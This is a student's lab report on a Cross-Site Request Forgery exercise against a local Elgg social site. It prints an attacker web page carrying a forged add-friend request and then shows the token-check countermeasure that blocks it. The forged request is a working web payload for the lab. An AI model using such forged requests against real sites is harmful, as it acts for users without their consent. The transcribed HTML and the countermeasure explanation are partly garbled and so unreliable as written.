

Cross-Site Request Forgery (CSRF) Attack Lab

Name: Ravi Teja Thota


Task 1: CSRF Attack using GET Request

Observation: we are trying to get the user id of Boby using inspect elements on Mozilla firefox. Which is as shown in the below picture "40". We are trying to send Alice friend request and we are trying to add Boby as a friend of Alice without consent of Alice by performing a Cross-Site Forgery Attack in the same web browser which that Alice is logged in.





Now, Boby sent Alice friend request and he tracked the cookie and HTTP request of add friends in the website using live HTTP Headers.




Now we copy that HTTP which was produced when we clicked add friend and modify that http to our user id and add that to the malicious site as an image which any user is going to access when they try to access that URL.

Code for that website is shown in the below picture.

```
[11/12/2019 06:48] seed@ubuntu:/var/www/CSRF/Attacker$ sudo vi index.html
[sudo] password for seed:
[11/12/2019 06:49] seed@ubuntu:/var/www/CSRF/Attacker$ cat index.html
<html>
<head>
<title>
Hello There
</title>
</head>
<body>
http://www.csrflabelgg.com/action/friends/add?friend=40&__elgg_ts=1573569887&__e
lgg_token=8fd8de65f4cb092a94c7ccf7fcbb86fd


</body>
</html>
```

Now Boby tried to send this as the post to all. By sending link in that post. When Alice clicks that link supplied in post, she will be redirected to that website but in background the Cross-Site Forgery Attack is performed as that cookie is still active.



Now when Alice gets back to her profile, Boby has become her friend without she accepting the Friend Request.

Task 2: Turn on countermeasure

Observation: we are trying perform same attack while the countermeasures are on. After performing the same attack as we did in previous task we can identify that the attack failed and Boby was not added as friend to Alice.


```
function action_gatekeeper($action) {

        //SEED:Modified to enable CSRF.
        //Comment the below return true statement to enable countermeasure.
//      return true;

        if ($action === 'login') {
                if (validate_action_token(false)) {
                        return true;
                }
```

Alice's friends

No friends yet.



checkout

By Boby just now

http://www.csrflabattacker.com/

Leave a comment

Alice's friends

No friends yet.

Explanation: The counter measures in the action_gatekeeper function is commented which makes the program to check whether the token and the time stamp of the present HTTP request is valid or not. As we are using the cookie of the previous sessions the token has become old and it won't qualify the statement which makes the attack to fail.